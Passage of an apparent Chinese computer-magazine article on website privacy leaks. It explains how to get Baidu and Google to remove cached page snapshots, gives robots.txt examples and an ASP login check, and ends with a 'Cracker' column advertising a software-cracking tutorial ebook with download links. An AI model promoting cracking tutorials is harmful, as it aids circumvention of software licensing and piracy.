注意：现在国家在推行网络实名制，实名制在使用过程中确实能够解决不少问题，但是一旦这些信息泄露出去，且被不法分子利用，其后果不堪设想。

二、删除网页快照

通俗地说，网页快照就是搜索引擎在收录网页时，都会做一个备份，大多是文本的，保存了这个网页的主要文字内容，这样当这个网页被删除或连接失败时，用户可以使用网页快照来查看这个网页的主要内容。由于这个快照以文本内容为主，所以会加快访问速度。在网站信息泄露中，一个最大的安全隐患就是搜索引擎抓取的网页快照。一般情况下，搜索引擎都不会自动删除网页快照，只要其被搜索引擎收录，其信息就能访问。因此要解决网站信息泄露问题，其中一个关键就是要删除网页快照。


1、删除百度搜索引擎中的网页快照

(1) 网络上无现存解决方法

我首先在网上搜索“删除网页快照”、“百度”“百度快照”等关键字，结果出来居多的是“删除网页快照”的提问，我一个个地仔细进行了查看，居然没有解决方法。


(2) 跟百度联系

实在没有办法，我只好到百度的老巢去看看，通过“关于百度”网页找到了百度的一些联系方式，如图7。



图7 百度联系方式

给Webmaster@baidu.com发了一封求助删除网页快照的邮件，两三天后，管理员给我回信了，告诉我已经删除掉，要一周以后才能生效。

一周以后我再次进行搜索，结果发现其网页快照还是存在，于是我再次给百度网站管理员发了一份求助邮件，两三天后再次收到回复邮件，如图8。


图8 邮件回复

其中提到了“百度搜索帮助”，通过其地址找到了网页，如图9。


图9 百度搜索帮助

说明：直接跟百度联系是一种较好的办法，也可以通过百度自己提供的百度对话平台进行沟通，呵呵，上面说还有奖品，不过我没有试过，其访问地址为：http://utility.baidu.com/quality/quality_form.php?word=%2E。

（3）删除程序文件，否则更改链接

通过研究帮助文件，发现最为快捷和方便的方法是更改网站泄露文件的名称或者直接删除信息泄漏文件或者更改链接地址。不过该方法需要一个月左右才会生效。

2、删除Google搜索引擎中的网页快照

（1）使用Google帮助文件

删除Google搜索引擎中的网页快照相对就容易多了，而且在Google的帮助文件中有关于如何删除网页快照的具体方法。具体进入方式为：Google首页－>“Google大全”－>“搜索帮助”，其中有很多关于删除网页快照的解决方法，详细地址为：

https://www.google.com/support/bin/answer.py?answer=61808&hl=zh_CN。

说明：个人觉得老外就是比较严谨，会注意很多细节，不像国人，很多都是表面工程，不办实际事情。

（2）使用Google网站管理员工具

Google提供的网站管理员工具使用起来非常方便，不过使用它来管理需要两个前置条件：首先需要拥有Google账号或者Gmail账号，其次需要在需要删除网页快照的网站首页的Html代码中的第一个head处添加Google的验证标识。验证成功后即可进行网站网页快照的管理，如图10。网站管理员工具中还可以对robots文件、网站地图、网站链接等进行管理。




图10 Google网站管理员工具

说明：Google网站管理员工具可以有选择地从 Google 搜索结果中删除内容，删除在6个月内有效，可以删除以下内容：

a、单个网址：网页、图片或其它文件，删除过期或被拦截的网页、图片和其他文档，使其不再出现在Google的搜索结果中。

b、网站上的目录及所有子目录：删除网站上指定目录内的所有文件和子目录，使其不再出现在 Google 搜索结果中。

c、整个网站：从 Google 搜索结果中删除网站。

Google 搜索结果的缓存副本，对已经过期或你已添加无存档元标记的网页，删除其缓存副本和网页说明。

总之在Google管理员工具中最为方便的就是管理员可以自由选择删除网站内容，可以删除整个网站，可以是网站链接，可以是文字等等，如图11。可以依据其相应的提示进行操作，非常方便。

Google网站管理员工具地址：

https://www.google.com/accounts/ServiceLogin?service=sitemaps&continue=https://www.google.com%2Fwebmasters%2Ftools%2Fsiteoverview%3Fhl%3Dzh_CN%3Fhl%3Dzh_CN&nui=1&hl=zh-CN




图11 删除快照

3、编写自己的robots.txt

robots.txt是一个纯文本文件，在这个文件中网站管理者可以声明该网站中不想被robots访问的部分，或者指定搜索引擎只收录指定的内容。当一个搜索机器人（有的叫搜索蜘蛛）访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，那么搜索机器人就沿着链接抓取。另外，robots.txt必须放置在一个站点的根目录下，而且文件名必须全部小写。robots.txt编写很简单，网上有很多关于这方面的资料，我就不赘述了。只列举几个常用的例子供大家使用。

（1）禁止所有搜索引擎访问网站的任何部分：

```
User-agent: *
Disallow: /
```

（2）只允许访问searchhistory目录：

```
User-agent: *
Allow: /searchhistory/
Disallow: /
```

（3）禁止所有搜索引擎访问网站的01、02、03目录：

```
User-agent: *
Disallow: /01/
Disallow: /02/
Disallow: /03/
```

（4）禁止BadBot搜索引擎的访问：

```
User-agent: BadBot
Disallow: /
```

（5）只允Crawler搜索引擎的访问：

```
User-agent: Crawler
Disallow:
User-agent: *
Disallow: /
```

说明：本人在自己的网站上面加上robots后，Google网页快照就消失了。

三、网站信息泄露堵漏

1、加强程序安全

在程序早期，很多程序员都没有考虑到搜索引擎会自动抓取网站中的网页，因此对于安全方面没有做访问限制。一个好的方法就是对网页进行授权访问，例如只有登陆以后的用户可以访问某一

些网络资源，而对于普通用户则禁止访问。以asp编程语言为例，可以新建一个checklogin.asp的网页文件，然后在其中输入：

```
<%
if Session("MySystem_LoginUser")="" then
  response.redirect "Login.asp"
end if
%>
```

在网站需要进行限制访问的网页程序中包含该网页即可。

说明：本例只是提出一种简单实现方法，其实限制访问网络资源有很多好方法，当然程序中也得考虑其它安全，例如SQL注入漏洞问题。

2、及时跟Google、百度等搜索引擎联系，删除存在泄露的网站信息。

3、对于涉及个人隐私信息的内容和网页，一定要对安全多加考虑。

四、结束语

本文对网站信息泄露，主要是个人信息问题进行了探讨，并就泄露中的网页快照删除问题给出了一些解决方法。网络的安全问题从来都是相对的，没有绝对的安全，安全重在安全思想意识，欢迎跟大家一起进行网路安全方面的探讨。

编辑点评：

本文是一篇比较全面的介绍网站泄露信息的文章，首先给我们详细地叙述了几种常见的信息泄露的途径，然后针对搜索引擎百度和Google的网页快照给出了删除方法，最后总结了几种防范网站信息泄露的方法。个人觉得这篇文章的看点在搜索引擎的快照删除上。相信很多朋友都有类似这样的困惑：虽然包含有自己私人信息的网页已经被删除了，但是在百度等搜索引擎上还是可以搜索到，这"真的会让人觉得很慌张"，呵呵！~搜索引擎在给我们的生活带来方便的同时，也产生了一些副作用，其中很多都会让用户感到不爽。类似删除网页快照这样的服务，商家们也应该考虑到，这方面百度可要向Google学习了。

Cracker

10086破言破语：

记得当初步入破界的时候，教程很少，相关杂志也很少，所以真的很羡慕现在学习的朋友们，因为教程很多，杂志刊登的文章也比较多了。但有一点还是没变的，就是学习破解需要有足够的耐心和毅力，没有那份坚持，可能路很难走下去。

破资源

资源名称：

《飘云阁论坛0.7版破解基础教程》

大小：9.42M

发布者原话："本电子书融汇了PYG官方论坛众多会员的心血，是2007年5月献给网友们的一份极具学习意义和收藏价值的礼物。

适合人群：希望踏入密界大门，却束手无策的菜鸟朋友们！

感谢：参与本书制作、编写和所有关心本教程的朋友！

特别感谢：wangyuankai版主对本教程的后期制作！"

官方下载：http://bbs.chinapyg.com/PYG_FILES/PYG_Crack_Stu_2007.rar

分流下载：http://www.13802354100.com/DW/PYG_Crack_Stu_2007.rar

